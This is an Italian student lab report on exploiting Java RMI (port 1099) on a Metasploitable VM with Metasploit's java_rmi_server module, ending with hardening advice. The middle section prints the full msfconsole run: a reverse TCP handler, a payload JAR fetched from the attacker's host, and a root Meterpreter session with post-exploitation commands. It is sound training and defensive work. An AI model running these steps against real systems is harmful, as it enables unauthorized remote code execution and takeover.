Report Settimanale: Exploitation Java RMI


Obiettivo dell'Esercitazione

L'obiettivo è sfruttare una vulnerabilità nota presente nel servizio **Java RMI (Remote Method Invocation)** in esecuzione sulla porta **1099** della macchina target "Metasploitable". Il fine ultimo è ottenere una sessione remota **Meterpreter** ed estrarre informazioni sulla configurazione di rete.

Fase di Setup e Verifica della Rete

Prima di lanciare l'attacco, è fondamentale verificare che l'ambiente di laboratorio rispetti i requisiti imposti dalla traccia.

Configurazione del Gateway (pfSense)



La rete LAN è configurata sulla subnet 192.168.11.0/24, con il gateway (pfSense) all'indirizzo 192.168.11.1.

Verifica Macchina Attaccante (Kali Linux)

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
```

Verifica Macchina Vittima (Metasploitable)

```
  GNU nano 2.0.7         File: /etc/network/interfaces                Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1



^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Verifica della Connettività

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=12.5 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.75 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.988 ms
^C
── 192.168.11.112 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2021ms
rtt min/avg/max/mdev = 0.988/5.090/12.530/5.269 ms
```

Prima di attaccare, dobbiamo essere certi che le macchine si "vedano". Eseguiamo quindi il comando ping.

Exploitation

Selezione del Modulo

```
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

      .:ok000kdc'           'cdk000ko:.
    .x0000000000000c       c0000000000000x.
   :0000000000000000k,   ,k0000000000000000:
  '0000000000kkkk00000: :00000000000000000000'
  o000000000.MMMM.o00000o0000l.MMMM,000000000o
  d000000000.MMMMMM.c00000c.MMMMMM,000000000x
  l000000000.MMMMMMMMM;d;MMMMMMMMM,000000000l
  .00000000.MMM.;MMMMMMMMMMM;MMMM,00000000.
   c0000000.MMM.00c.MMMMM'o00.MMM,0000000c
    o000000.MMM.0000.MMM:0000.MMM,000000o
     l00000.MMM.0000.MMM:0000.MMM,00000l
      ;0000'MMM.0000.MMM:0000.MMM;0000;
       .d00o'WM.0000occcx0000.MX'x00d.
         ,kOl'M.0000000000000.M'dOk,
           :kk;.0000000000000.;Ok:
             ;k000000000000000k:
               ,x00000000000x,
                 .l0000000l.
                    ,d0d,
                      .

       =[ metasploit v6.4.108-dev                         ]
+ -- --=[ 2,598 exploits - 1,322 auxiliary - 1,719 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 9 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > 
```

Una volta dentro il framework attraverso l'utilizzo del comando msfconsole, ho effettuato una ricerca e selezionato l'exploit multi/misc/java_rmi_server.

Configurazione dei Target ed Esecuzione

Una volta eseguito il comando options ho verificato la configurazione dell'exploit, impostando RHOSTS con l'IP della macchina vittima (192.168.11.112) e come payload ho lasciato quello preimpostato.

```
msf exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts ⇒ 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/tkPuoeY
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:51440) at 2026-01-23 06:25:29 -0500

meterpreter > getuid
Server username: root
meterpreter >
```

Post-Exploitation

Una volta ottenuta la shell Meterpreter si eseguono i seguenti comandi:

Configurazione di Rete: ifconfig

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe47:c1c
IPv6 Netmask : ::

meterpreter >
```

Tabella di Routing: route

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe47:c1c  ::       ::
meterpreter >
```

Conclusioni e Mitigation Strategy

In conclusione, questo report ha dimostrato concretamente come una configurazione predefinita e insicura del servizio **Java RMI** sulla porta **1099** possa esporre un intero sistema a rischi critici di **Remote Code Execution (RCE)**. Per mettere in sicurezza infrastrutture che utilizzano Java RMI, si raccomandano le seguenti azioni di **Hardening**:

- **Disabilitare il Class Loading Remoto:** Configurare la JVM con la proprietà java.rmi.server.useCodebaseOnly=true. Questo impedisce al server RMI di scaricare classi da URL esterni non fidati (bloccando di fatto la tecnica usata da Metasploit).
- **Segmentazione di Rete:** Utilizzare un **Firewall** per bloccare l'accesso alla porta 1099 e alle porte dinamiche associate, consentendo il traffico solo da IP specifici e attendibili.